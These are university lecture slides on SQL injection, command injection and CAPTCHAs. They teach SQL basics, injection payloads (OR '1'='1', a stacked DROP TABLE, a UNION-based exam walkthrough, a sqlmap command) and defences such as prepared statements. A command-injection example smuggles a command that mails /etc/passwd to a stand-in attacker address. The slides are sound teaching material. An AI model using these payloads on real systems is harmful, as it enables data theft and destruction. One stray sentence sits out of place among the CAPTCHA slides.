

SQL Injection and CAPTCHAs

CSE 405 January 2025 - Lecture 12

SQL Injection and CAPTCHAS

CSE 405

- Structure of modern web services
- SQL injection
 - Defenses
- Command injection
 - Defenses
- CAPTCHAs
 - Subverting CAPTCHAs

SQL Injection

Top 25 Most Dangerous Software Weaknesses (2020)

CSE 405

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53


Structure of Web Services

CSE 405

- Most websites need to **store and retrieve data**
 - Examples: User accounts, comments, prices, etc.
- The HTTP server only handles the HTTP requests, and it needs to have some way of storing and retrieving persisted data

Structure of Web Services

CSE 405



SQL Databases

CSE 405

- A SQL database contains multiple tables
- Each table is like a spreadsheet: one row per entry, one column per field
- Provides ACID (atomicity, consistency, isolation, and durability)
 - Essentially ensures that the database will never crash partway through a partial operation, return an invalid state, or be vulnerable to race conditions

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

CSE 405

- SELECT is used to select some columns from a table
- Syntax:
SELECT [columns] FROM [table]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

CSE 405

Selected 2 columns from the table,
keeping all rows.

SELECT name, age FROM bots

name	age
evanbot	3
codabot	2.5
pintobot	1.5
3 rows, 2 columns	

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

CSE 405

The asterisk (*) is shorthand for “all columns.” Select all columns from the table, keeping all rows.

SELECT * FROM bots

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

CSE 405

- WHERE can be used to filter out certain rows
 - Arithmetic comparison: <, <=, >, >=, =, <>
 - Arithmetic operators: +, -, *, /
 - Boolean operators: **AND**, **OR**
 - AND has precedence over OR

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

CSE 405

Choose only the rows where the **likes** column has value **pancakes**

```
SELECT * FROM bots
WHERE likes = 'pancakes'
```

id	name	likes	age
1	evanbot	pancakes	3
1 row, 4 columns			

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

CSE 405

Get all names of bots whose **age** is less than 2 or whose **id** is 1

```
SELECT name FROM bots
WHERE age < 2 OR id = 1
```

name
evanbot
pintobot
2 rows, 1 column

(selected because **id** is 1)

(selected because **age** is 1.5)

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: UPDATE

CSE 405

- UPDATE is used to change the values of existing rows in a table
 - Followed by SET after the table name
- Usually combined with WHERE
- Syntax:

UPDATE [table]

SET [column] = [value]

WHERE [condition]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7
5 rows, 4 columns			

SQL: UPDATE

CSE 405

```
UPDATE bots
SET age = 6
WHERE name = 'willow'
```

This statement results in this cell in the table being changed. If the **WHERE** clause was missing, every value in the **age** column would be set to 6.

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

CSE 405

- DELETE FROM is used to delete rows from a table
- Usually combined with WHERE
- Syntax:
DELETE FROM [table]
WHERE [condition]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

CSE 405

```
DELETE FROM bots
WHERE age >= 6
```

This statement results in two rows
being deleted from the table

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
3 rows, 4 columns			

SQL: CREATE

CSE 405

- CREATE is used to create tables (and sometimes databases)

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: CREATE

CSE 405

```
CREATE TABLE cats (  
  id INT,  
  name VARCHAR(255),  
  likes VARCHAR(255),  
  age INT  
)
```

Note:
VARCHAR(255)
is a string type

This statement results in a new table
being created with the given columns

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: DROP

CSE 405

- DROP is used to delete tables (and sometimes databases)
- Syntax:
DROP TABLE [table]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: DROP

CSE 405

DROP TABLE bots

This statement results in the entire
bots table being deleted



<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
0 rows, 0 columns			

<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: UNION

CSE 405

```
SELECT * from bots WHERE  
name='evanbot' UNION  
SELECT * from cats WHERE  
likes='food';
```

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>cats</i>			
id	name	likes	age
1	blob	food	7
1 rows, 4 columns			

SQL: UNION

CSE 405

```
SELECT * from bots WHERE  
name='evanbot' UNION  
SELECT * from cats WHERE  
likes='food';
```

id	name	likes	age
1	evanbot	pancakes	3

1 rows, 4 columns

id	name	likes	age
1	blob	food	7

1 rows, 4 columns

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

cats			
id	name	likes	age
1	blob	food	7
1 rows, 4 columns			

SQL: UNION

CSE 405

```
SELECT * from bots WHERE  
name='evanbot' UNION  
SELECT * from cats WHERE  
likes='food';
```

id	name	likes	age
1	evanbot	pancakes	3
1	blob	food	7
2 rows, 4 columns			

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>cats</i>			
id	name	likes	age
1	blob	food	7
1 rows, 4 columns			

SQL: Syntax Characters

CSE 405

- - - (two dashes) is used for single-line comments (like # in Python or // in C)
- Semicolons separate different statements
 - **UPDATE items SET price = 2 WHERE id = 4;**
SELECT price FROM items WHERE id = 4
 - Returns a single column with a row **2 only if** there already exists a row with ID 4
- SQL is really complicated, but you only need to know the basics for this class

A Go HTTP Handler (Again)

CSE 405

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

Remember this string manipulation issue?

URL

`https://vulnerable.com/get-items?item=matcha`

Query

`SELECT item, price FROM items WHERE name = 'matcha'`

A Go HTTP Handler (Again)

CSE 405

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item='`

Invalid SQL executed by the server,
500 Internal Server Error

Query

`SELECT item, price FROM items WHERE name = ''`

A Go HTTP Handler (Again)

CSE 405

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item=' OR '1' = '1'`

This is essentially OR TRUE, so
returns every item!

Query

`SELECT item, price FROM items WHERE name = '' OR '1' = '1'`

A Go HTTP Handler (Again)

CSE 405

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item='; DROP TABLE items --`

Query

`SELECT item, price FROM items WHERE name = ''; DROP TABLE items --`

For this payload: End the first quote ('), then start a new statement (**DROP TABLE items**), then comment out the remaining quote (--)


SQL Injection

CSE 405

- **SQL injection (SQLi):** Injecting SQL into queries constructed by the server to cause malicious behavior
 - Typically caused by using vulnerable string manipulation for SQL queries
- Allows the attacker to execute arbitrary SQL on the SQL server!
 - Leak data
 - Add records
 - Modify records
 - Delete records/tables
 - Basically anything that the SQL server can do

Exploits of a Mom

CSE 405



Roadside SQLi

CSE 405



Blind SQL Injection

CSE 405

- Not all SQL queries are used in a way that is visible to the user
 - Visible: Shopping carts, comment threads, list of accounts
 - Blind: Password verification, user account creation
 - Some SQL injection vulnerabilities don't return much information to attacker
- **Blind SQL injection:** SQL injection attacks where little to no feedback is provided
 - Attacks become more annoying to construct, but vulnerabilities are still exploitable
 - Automated SQL injection detection and exploitation tools can construct exploits

Blind SQL Injection Tools

CSE 405

- **sqlmap**: An automated tool to find and exploit SQL injection vulnerabilities on web servers
 - Supports pretty much all database systems
 - Supports blind SQL injection (even through timing side channels)
 - Supports “escaping” from the database server to run commands in the operating system itself
- **Takeaway**: “Harder” is harder only until someone makes a tool to automate the attack

; Features();--

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB and Virtuoso database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing

; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

SQL Injection Defenses

CSE 405

- **Defense: Input sanitization**
 - Option #1: Disallow (filter out) special characters
 - Option #2: Escape special characters
 - Like XSS, SQL injection relies on certain characters that are interpreted specially
 - SQL allows special characters to be escaped with backslash (\) to be treated as data
- **Drawback: Difficult to build a good escaper that handles all edge cases**
 - You should *never* try to build one yourself!

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    itemName = sqlEscape(itemName)  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

SQL Injection Defenses

CSE 405

- **Defense: Prepared statements**

- SQL statements can contain a placeholder, represented a question mark (?), that will be filled in with arguments (passed separately) at runtime
- If you pass untrusted input in the arguments (rather than in the SQL statement), it will only be treated as data and never be parsed

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    row, err := db.QueryRow("SELECT name, price FROM items WHERE name = ?", itemName)  
    ...  
}
```

SQL Injection Defenses

CSE 405

- Biggest downside to prepared statements: Not part of the SQL standard!
 - Instead, SQL drivers rely on the actual SQL implementation (e.g. MySQL, PostgreSQL, etc.) to implement prepared statements
- Must rely on the API to correctly convert the prepared statement into implementation-specific protocol
 - Again: Consider human factors!

Command Injection

Command Injection

CSE 405

- Both XSS and SQLi are instances of an injection attack, where untrusted data can include stuff that will be treated as a command
 - Typically happens when data and commands are sent in the same channel
 - Often arises when string concatenation is used to construct commands
- Another example: **system** library function in C
 - Given a string, it spawns a shell, and executes the string input as a command in the shell

system Command Injection

CSE 405

Handler

```
void find_employee(char *regex) {  
    char cmd[512];  
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);  
    system(cmd);  
}
```

Parameter

String manipulation again!

```
regex = "dashwood"
```

system Command

```
grep 'dashwood' phonebook.txt
```

system Command Injection

CSE 405

Handler

```
void find_employee(char *regex) {  
    char cmd[512];  
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);  
    system(cmd);  
}
```

Parameter

```
regex = "'; mail mallory@evil.com < /etc/passwd; touch '"
```

system Command

```
grep ' '; mail mallory@evil.com < /etc/passwd; touch ' ' phonebook.txt
```

Defending Against Command Injection in General

CSE 405

- Defense: **Input sanitization**
 - As before, this is hard to implement and difficult to get 100% correct
- Defense: **Use safe APIs**
 - Don't mix command and data; pass them separately
 - Instead of **system**, use **execv**, which lets you specify the program and its arguments separately (rather than relying on string concatenation + parsing)
 - Python: use **subprocess.run**, not **os.system**
 - Go: **exec.Command** is safe (Go removed the unsafe API)

CAPTCHAs

?????



Type the characters shown
in the image below

qVpXayk

Websites are for Humans

CSE 405

- Most websites are designed for human usage, not robot usage
 - Example: A login page is for users to submit their password, not for an attacker to automate a brute-force attack
- Robot access of websites can lead to attacks
 - Denial of service: Overwhelming a web server by flooding it with requests
 - We'll see more denial-of-service later in the networking unit
 - Spam
 - More specific exploitation (e.g., scalping tickets/graphics cards when they go on sale)

CAPTCHAs: Definition

CSE 405

- **CAPTCHA:** A challenge that is easy for a human to solve, but hard for a computer to solve
 - “Completely Automated Public Turing test to tell Computers and Humans Apart”
 - Used to distinguish web requests made by humans and web requests made by robots
- Usage: Administer a CAPTCHA, and if it passes, assume that the user is human and allow access

CAPTCHAs: Examples

CSE 405

- Reading distorted text
- Identifying images
- Listening to an audio clip and typing out the words spoken

Security Check

Enter **both** words below, separated by a space.


Can't read the words below? [Try different words](#) or an audio captcha.



Text in the box:

Asirra


*Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over **two million photos** from our unique partnership with [Petfinder.com](#). Protect your web site with Asirra — free!*



CAPTCHAs and Machine Learning

CSE 405

- Modern CAPTCHAs have another purpose:
Training machine learning algorithms
 - Machine learning often requires manually-labeled datasets
 - CAPTCHAs crowdsource human power to help manually label these big datasets
 - Example: Machine vision problems require manually-labeled examples: “This is a stop sign”




CSE 405

- Qualifying question**
- Just to prove you are a human, please answer the following math challenge.
- Q. Calculate:
- $$\frac{d}{dx} \left[4 \cdot \sin \left(7 \cdot x - \frac{\pi}{2} \right) \right] \bigg|_{x=0}$$
- A:
- mandatory*
- Note: If you do not know the answer to this question, reload the page and you'll get another question.

Verify Your Registration

Enter the code shown: [More info](#)

This helps prevent automated registrations.



Please enter the code you see below. [what's this?](#)

1. The first step is to identify the problem or question that needs to be answered. This involves understanding the context and the specific requirements of the task.

vatinikes πύργους
 
 stop spam.
read books.

CAPTCHAs: Attacks

CSE 405

- Outsourcing attack: Pay humans to solve CAPTCHAs for you
 - CAPTCHAs only verify that there is a human in the loop; everything else can be automated
 - Usually costs a few cents per CAPTCHA
 - CAPTCHAs end up just distinguishing which attackers are willing to spend money
 - Remember: Security is economics!

The screenshot shows a Google search for "captcha solving". The search results include several advertisements for CAPTCHA solving services. The top advertisement is for "DEATH BY CAPTCHA", which claims to be the "FASTEST DISCOUNT CAPTCHA SOLVERS". It features a navigation bar with links like Home, F.A.Q., API, Order CAPTCHAs, DBC Points, Testimonials, Contact Us, and Blog. Below the navigation bar, there is a promotional message about a volume discount for March. The main heading of the advertisement is "Best CAPTCHA Solver Bypass Service". The text below this heading states: "With Death by Captcha you can solve any CAPTCHA. All you need to do is implement our API, pass us your CAPTCHAs and we'll return the text. It's that easy!". A "Please note" section follows, stating that services should be used only for research projects and that illegal use is strictly prohibited. A "Death By Captcha Offers:" section lists two bullet points: "Starting from an incredibly low price of \$1.39 (\$0.99 for Gold Members !) for 1000 solved CAPTCHAs." and "A hybrid system composed of the most advanced OCR system on the market, along with a 24/7 team of CAPTCHA solvers."

SQL Injection: Summary

CSE 405

- Web servers interact with databases to store data
 - Web servers use SQL to interact with databases
- SQL injection: Untrusted input is used as parsed SQL
 - The attacker can construct their own queries to run on the SQL server!
 - Blind SQL injection: SQLi with little to no feedback from the SQL query
 - Defense: Input sanitization
 - Difficult to implement correctly
 - Defense: Prepared statements
 - Data only ever treated as data; bulletproof!
- Injection: Untrusted input is carelessly included in any parsed language
 - Defense: Use safe API calls that pass untrusted data separately from trusted commands

CAPTCHAs: Summary

CSE 405

- CAPTCHA: A challenge that is easy for a human to solve, but hard for a computer to solve
 - Examples: Reading distorted text, identifying images
 - Original purpose: Distinguishing between humans and bots
 - Modern purpose: Forces the attacker to spend some money to solve the CAPTCHAs
 - Modern purpose: Providing training data for machine learning algorithms
- Issues with CAPTCHAs
 - As computer algorithms get smarter, CAPTCHAs get harder, and not all humans are able to solve them easily
 - Ambiguity: CAPTCHAs might be so hard that the validator doesn't know the solution either!
 - Economics: Breaking CAPTCHAs just costs money
 - Not all bots are bad

Bonus: SQL Injection Walkthrough

SQLi Walkthrough

CSE 405

Q8 *SQL Injection: Word Game*

(10 points)

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

The server contains a SQL table `answers` containing every day's secret word. The table has two columns: `day` (integer), and `word` (string).

When you enter a word, the server runs the following query, with `$input` replaced with the string you entered:

```
SELECT day FROM answers WHERE WORD = "$input"
```

If the query returns a single number equal to today's day number, then the server returns a webpage with a green checkmark. In all other cases, the server returns a webpage with a red X.

- Q8.2 (2 points) For this subpart only, you don't know today's day number, but you know that tomorrow's day number is today's day number plus one. Without using semicolons, provide an input that can check whether tomorrow's word is `pancake`.

SQLi Step 1: what does the SQL interpreter see?

CSE 405

Q8 *SQL Injection: Word Game*

(10 points)

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

The server contains a SQL table `answers` containing every day's secret word. The table has two columns: `day` (integer), and `word` (string).

When you enter a word, the server runs the following query, with `$input` replaced with the string you entered:

```
SELECT day FROM answers WHERE WORD = "$input"
```

If the query returns a single number equal to today's day number, then the server returns a webpage with a green checkmark. In all other cases, the server returns a webpage with a red X.

Q8.2 (2 points) For this subpart only, you don't know today's day number, but you know that tomorrow's day number is today's day number plus one. Without using semicolons, provide an input that can check whether tomorrow's word is `pancake`.

> SELECT day FROM answers WHERE WORD = ' _____ '

input

SQLi Step 2: what do we want the SQL interpreter to see?

CSE 405

Q8 *SQL Injection: Word Game*

(10 points)

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

The server contains a SQL table `answers` containing every day's secret word. The table has two columns: `day` (integer), and `word` (string).

When you enter a word, the server runs the following query, with `$input` replaced with the string you entered:

```
SELECT day FROM answers WHERE WORD = "$input"
```

If the query returns a single number equal to today's day number, then the server returns a webpage with a green checkmark. In all other cases, the server returns a webpage with a red X.

Q8.2 (2 points) For this subpart only, you don't know today's day number, but you know that tomorrow's day number is today's day number plus one. Without using semicolons, provide an input that can check whether tomorrow's word is `pancake`.

> SELECT day-1 FROM answers WHERE word='pancake'

SQLi Step 3: compare

CSE 405

The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = '_____'
```

input

We want the SQL interpreter to see:

```
> SELECT day-1 FROM answers WHERE word='pancake'
```

SQLi Step 4: construct the query (magic ✂️)

CSE 405

The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = ' ' UNION _____ '
```

We want the SQL interpreter to see:

```
> garbage... UNION SELECT day-1 FROM answers WHERE  
word='pancake'
```

SQLi Step 4: construct the query (magic ✂)

CSE 405

The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = ' ' UNION SELECT day-1  
FROM answers WHERE word='pancake' '
```

Causes a syntax error!

We want the SQL interpreter to see:

```
> garbage... UNION SELECT day-1 FROM answers WHERE  
word='pancake'
```

SQLi Step 4: construct the query (magic ✂)

CSE 405

The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = ' ' UNION SELECT day-1  
FROM answers WHERE word='pancake' -- '
```

We want the SQL interpreter to see:

```
> garbage... UNION SELECT day-1 FROM answers WHERE  
word='pancake'
```

SQLi Step 4: construct the query (magic ✂)

CSE 405

The SQL interpreter sees:

```
> SELECT day FROM answers WHERE WORD = ' ' UNION SELECT day-1  
FROM answers WHERE word='pancake' -- '
```

```
$input = ' UNION SELECT day-1 FROM answers WHERE  
word='pancake' -- '
```

SQLi Step 5: profit ☐☐

CSE 405

The SQL interpreter **executes**:

```
> SELECT day FROM answers WHERE WORD = '' UNION SELECT day-1  
FROM answers WHERE word='pancake' -- '
```

